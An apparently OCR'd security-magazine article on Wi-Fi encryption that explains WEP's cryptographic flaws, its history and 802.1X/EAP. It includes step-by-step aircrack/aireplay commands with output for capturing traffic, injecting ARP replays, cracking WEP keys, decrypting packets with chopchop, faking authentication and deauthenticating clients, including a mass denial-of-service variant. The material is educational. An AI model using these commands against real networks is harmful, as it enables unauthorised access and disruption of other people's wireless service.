What's hot

Wi-Fi security – WEP, WPA and WPA2

Guillaume Lehembre

Difficulty

Wi-Fi (Wireless Fidelity) is one of today's leading wireless technologies, with Wi-Fi support being integrated into more and more devices: laptops, PDAs, mobile phones. However, one configuration aspect all too often goes unnoticed: security. Let's have a closer look at the level of security of encryption methods used in modern Wi-Fi implementations.

Even when security measures are enabled in Wi-Fi devices, a weak encryption protocol such as WEP is usually used. In this article, we will examine the weaknesses of WEP and see how easy it is to crack the protocol. The lamentable inadequacy of WEP highlights the need for a new security architecture in the form of the 802.11i standard, so we will also take a look at the new standard's WPA and WPA2 implementations along with their first minor vulnerabilities and their integration into operating systems.

R.I.P. WEP

WEP (*Wired Equivalent Privacy*) was the default encryption protocol introduced in the first IEEE 802.11 standard back in 1999. It is based on the RC4 encryption algorithm, with a secret key of 40 bits or 104 bits being combined with a 24-bit *Initialisation Vector* (IV) to encrypt the plaintext message *M* and its checksum – the ICV (*Integrity Check Value*). The encrypted message *C* was therefore determined using the following formula:

$$C = [\, M \,||\, \mathrm{ICV}(M) \,] + [\, \mathrm{RC4}(K \,||\, \mathrm{IV}) \,]$$

where || is a concatenation operator and + is a XOR operator. Clearly, the initialisation vector is the key to WEP security, so to maintain a decent level of security and minimise disclosure the IV should be incremented for each packet so that subsequent packets are encrypted with different keys. Unfortunately for WEP security, the IV is transmitted in plain text and the 802.11 standard does not mandate IV incrementation, leaving this security measure at the option of

What you will learn...

- the weaknesses of WEP encryption,
- a global overview of the 802.11i standard and its commercial implementations: WPA and WPA2,
- the basics of 802.1x,
- the potential weaknesses of WPA and WPA2.

What you should know...

- the basics of the TCP/IP and Wi-Fi protocols,
- you should have a basic knowledge of cryptography.



Figure 1. *WEP encryption protocol*

particular wireless terminal (access point or wireless card) implementations.

A brief history of WEP

The WEP protocol was not created by experts in security or cryptography, so it quickly proved vulnerable to RC4 issues described by David Wagner four years earlier. In 2001, Scott Fluhrer, Itsik Mantin and Adi Shamir (FMS for short) published their famous paper on WEP, showing two vulnerabilities in the RC4 encryption algorithm: invariance weaknesses and known IV attacks. Both attacks rely on the fact that for certain key values it is possible for bits in the initial bytes of the keystream to depend on just a few bits of the encryption key (though normally each keystream has a 50% chance of being different from the previous one). Since the encryption key is composed by concatenating the secret key with the IV, certain IV values yield weak keys.

The vulnerabilities were exploited by such security tools as AirSnort, allowing WEP keys to be recovered by analysing a sufficient amount of traffic. While this type of attack could be conducted successfully on a busy network within a reasonable timeframe, the time required for data processing was fairly long. David Hulton (h1kari) devised an optimised version of the attack, taking into consideration not just the first byte of Rc4 output (as in the FMS method), but also subsequent ones. This resulted in a slight reduction of the amount of data required for analysis.

The integrity check stage also suffers from a serious weakness due to the CRC32 algorithm used for this task. CRC32 is commonly used for error detection, but was never considered cryptographically secure due to its linearity, as Nikita Borisov, Ian Goldberg and David Wagner stated back in 2001.

Since then it had been accepted that WEP provides an acceptable level of security only for home users and non-critical applications. However, even that careful reservation was blown to the wind with the appearance of KoreK attacks in 2004 (generalised FMS attacks, including optimisations by h1kari), and the inverted Arbaugh inductive attack allowing arbitrary packets to be decrypted without knowledge of the key using packets injection. Cracking tools like Aircrack by Christophe Devine or WepLab by José Ignacio Sánchez implement these attacks and can recover a 128-bit WEP key in less than 10 minutes (or slightly longer, depending on the specific access point and wireless card).

Adding packet injection greatly improved WEP cracking times, requiring not millions, but only thou-

Table 1. *Timeline of WEP death*

Date	Description
September 1995	Potential RC4 vulnerability (Wagner)
October 2000	First publication on WEP weaknesses: *Unsafe at any key size; An analysis of the WEP encapsulation* (Walker)
May 2001	An inductive chosen plaintext attack against WEP/WEP2 (Arbaugh)
July 2001	CRC *bit flipping* attack – *Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
August 2001	FMS attacks – *Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir)
August 2001	Release of AirSnort
February 2002	Optimized FMS attacks by h1kari
August 2004	KoreK attacks (unique IVs) – release of chopchop and chopper
July/August 2004	Release of Aircrack (Devine) and WepLab (Sanchez) implementing KoreK attacks

Listing 1. *Activating monitor mode*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

Listing 2. *Discovering nearby networks and their clients*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo


 BSSID              STATION            PWR  Packets  ESSID

 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

sands of packets with enough unique IVs – about 150,000 for a 64-bit WEP key and 500,000 for a 128-bit key. With packet injection, gathering the necessary data took was a matter of minutes. At present, WEP is quite definitely dead (see Table 1) and should not be used, not even with key rotation.

WEP security flaws could be summarised as follows:

- RC4 algorithm weaknesses within the WEP protocol due to key construction,
- IVs are too short (24 bits – less than 5000 packets required for a 50% chance of collision) and IV reuse is allowed (no protection against message replay),
- no proper integrity check (CRC32 is used for error detection and isn't cryptographically secure due to its linearity),
- no built-in method of updating keys.

WEP key cracking using Aircrack

Practical WEP cracking can easily be demonstrated using tools such as Aircrack (created by French security researcher Christophe Devine). Aircrack contains three main utilities, used in the three attack phases required to recover the key:

- airodump: wireless sniffing tool used to discover WEP-enabled networks,
- aireplay: injection tool to increase traffic,
- aircrack: WEP key cracker making use of collected unique IVs.



Figure 2. *Aicrack results after a few minutes*

ARP request

The *Address Resolution Protocol* (ARP – RFC826) is used to translate a 32-bit IP address into a 48-bit Ethernet address (Wi-Fi networks also use the Ethernet protocol). To illustrate, when host A (192.168.1.1) wants to communicate with host B (192.168.1.2), a known IP address must be translated to a MAC address using the ARP protocol. To do this, host A sends a broadcast message containing the IP address of host B (*Who has 192.168.1.2? Tell 192.168.1.1*). The target host, recognizing that the IP address in the packet matches its own, returns an answer (*192.168.1.2 is at 01:23:45:67:89:0A*). The response is typically cached.

Currently aireplay only supports injection on specific wireless chipsets, and support for injection in monitor mode requires the latest patched drivers. Monitor mode is the equivalent of promiscuous mode in wired networks, preventing the rejection of packets not intended for the monitoring host (which is usually done in the physical layer of the OSI stack) and thus allowing all packets to be captured. With patched drivers, only one wireless card is required to capture and inject traffic simultaneously.

The main goal of the attack is to generate traffic in order to capture unique IVs used between a legitimate client and an access point. Some encrypted data is easily recognizable because it has a fixed length, fixed destination address etc. This is the case with ARP request packets (see Inset *ARP request*), which are sent to the broadcast address (FF:FF:FF:FF:FF:FF) and have a fixed length of 68 octets. ARP requests can be replayed to generate new ARP responses from a legitimate host, resulting in the same wireless messages being encrypted with new IVs.

In the following examples, 00:13:10:1F:9A:72 is the MAC address of the access point (BSSID) on channel 1 with the SSID *hakin9demo* and 00:09:5B:EB:C5:2B is the MAC address of a wireless client (using WEP or WPA-PSK, depending on the case). Executing the sniffing commands requires root privileges.

The first step is to activate monitor mode on our wireless card (here an Atheros-based model), so we can capture all traffic (see Listing 1). The next step is to discover nearby networks and their clients by scanning all 14 channels that Wi-Fi networks can use (see Listing 2).

The result in Listing 2 is interpreted as follows: an access point with BSSID 00:13:10:1F:9A:72 is using WEP encryption on channel 1 with the SSID *hakin9demo* and one client identified by MAC 00:0C:F1:19:77:5C are associated with this wireless network and authenticated.

Once the target network has been located, capture should be started on the correct channel to avoid missing packets while scanning other channels. The following produces the same output as the previous command:

```
# airodump ath0 wep-crk 1
```

Next, we can use previously gathered information to inject traffic using aireplay. Injection will begin when a captured ARP request associated with the targeted BSSID appears on the wireless network:

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

Finally, aircrack is used to recover the WEP key. Using the pcap file makes it possible to launch this final step while airodump is still capturing data (see Figure 2 for results):

```
# aircrack -x -0 wep-crk.cap
```

Listing 3. *Decrypting WEP packets without knowing the key*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Listing 4. *Reading a pcap file from the attack*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72 SA:00:0c:f1:19:77:5c DA:00:13:10:1f:
                    9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

Other types of Aircrack attacks

Aircrack also makes it possible to conduct other interesting attacks types. Let's have a look at some of them.

Attack 2: Deauthentication

This attack can be used to recover a hidden SSID (i.e. one that isn't broadcast), capture a WPA 4-way handshake or force a Denial of Service (more on that later, in the section on 802.11i). The aim of the attack is to force the client to reauthenticate, which coupled with the lack of authentication for control frames (used for authentication, association etc.) makes it possible for the attacker to spoof MAC addresses.

A wireless client can be deauthenticated using the following command, causing deauthentication packets to be sent from the BSSID to the client MAC by spoofing the BSSID:

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Mass deauthentication is also possible (though not always reliable), involving the attacker continuously spoofing the BSSID and resending the deauthentication packet to the broadcast address:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Listing 5. *Replaying a forged packet*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

Listing 6. *Fake authentication*

```
aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

Attack 3: Decrypting arbitrary WEP data packets without knowing the key

This attack is based on the KoreK proof-of-concept tool called chopchop which can decrypt WEP-encrypted packets without knowledge of the key. The integrity check implemented in the WEP protocol allows an attacker to modify both an encrypted packet and its corresponding CRC. Moreover, the use of the XOR operator in the WEP protocol means that a selected byte in the encrypted message always depends on the same byte of the plaintext message. Chopping off the last byte of the encrypted message corrupts it, but also makes it possible to guess at the value of the corresponding plaintext byte and correct the encrypted message accordingly.

If the corrected packet is then reinjected into the network, it will be dropped by the access point if the guess was incorrect (in which case a new guess has to be made), but for a correct guess it will be relayed as usual. Repeating the attack for all message bytes makes it possible to decrypt a WEP packet and recover the keystream. Remember that IV incrementation is not mandatory in WEP protocol, so it is possible to reuse this keystream to spoof subsequent packets (reusing the same IV).

The wireless card must be switched to monitor mode on the right channel (see previous example for a description of how to do it). The attack must be launched against a legitimate client (still 00:0C:F1:19:77:5C in our case) and aireplay will prompt the attacker to accept each encrypted packet (see Listing 3). Two pcap files are created: one for the unencrypted packet and another for its related keystream. The resulting file can be made human-read-

IEEE 802.1X and EAP

The IEEE 802.1X authentication protocol (also known as *Port-Based Network Access Control*) is a framework originally developed for wired networks, providing authentication, authorisation and key distribution mechanisms, and implementing access control for users joining the network. The IEEE 802.1X architecture is made up of three functional entities:

- the supplicant joining the network,
- the authenticator providing access control,
- the authentication server making authorisation decisions.

In wireless networks, the access point serves as the authenticator. Each physical port (virtual port in wireless networks) is divided into two logical ports making up the PAE (*Port Access Entity*). The authentication PAE is always open and allows authentication frames through, while the service PAE is only opened upon successful authentication (i.e. in an authorised state) for a limited time (3600 seconds by default). The decision to allow access is usually made by the third entity, namely the authentication server (which can either be a dedicated Radius server or – for example in home networks – a simple process running on the access point). Figure 3 illustrates how these entities communicate.

The 802.11i standard makes small modifications to IEEE 802.1X for wireless networks to account for the possibility of identity stealing. Message authentication has been incorporated to ensure sure that both the supplicant and the authenticator calculate their secret keys and enable encryption before accessing the network.

The supplicant and the authenticator communicate using an EAP-based protocol. Note that the role of the authenticator is essentially passive – it may simply forward all messages to the authentication server. EAP is a framework for the transport of various authentication methods, allowing only a limited number of messages (*Request*, *Response*, *Success*, *Failure*), while other intermediate messages are dependent on the selected authentication method: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM etc. When the whole process is complete (due to the multitude of possible methods we will go into detail here), both entities (i.e. the supplicant and the authentication server) have a secret master key. Communication between the authenticator and the authentication server proceeds using the EAPOL (*EAP Over LAN*) protocol, used in wireless networks to transport EAP data using higher-layer protocols such as Radius.